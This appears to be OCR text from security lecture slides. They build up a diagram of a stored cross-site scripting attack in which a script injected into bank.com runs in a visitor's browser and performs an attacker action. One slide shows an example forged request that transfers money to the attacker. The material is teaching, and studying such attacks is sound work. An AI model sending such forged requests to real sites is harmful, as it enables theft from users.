
Stored XSS attack




Stored XSS attack



Stored XSS attack


bad.com
Client
Browser
① Inject malicious script
② Request content
③ Receive malicious script
④ Execute the malicious script *as though the server meant us to run it*
⑤ Perform attacker action
bank.com

Stored XSS attack



bad.com

1 **Inject malicious script**

Client

Browser

2 Request content

3 Receive malicious script


4 Execute the malicious script *as though the server meant us to run it*

5 Perform attacker action

bank.com

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS attack



① **Inject malicious script**

② Request content

③ Receive malicious script

④ Execute the malicious script *as though the server meant us to run it*

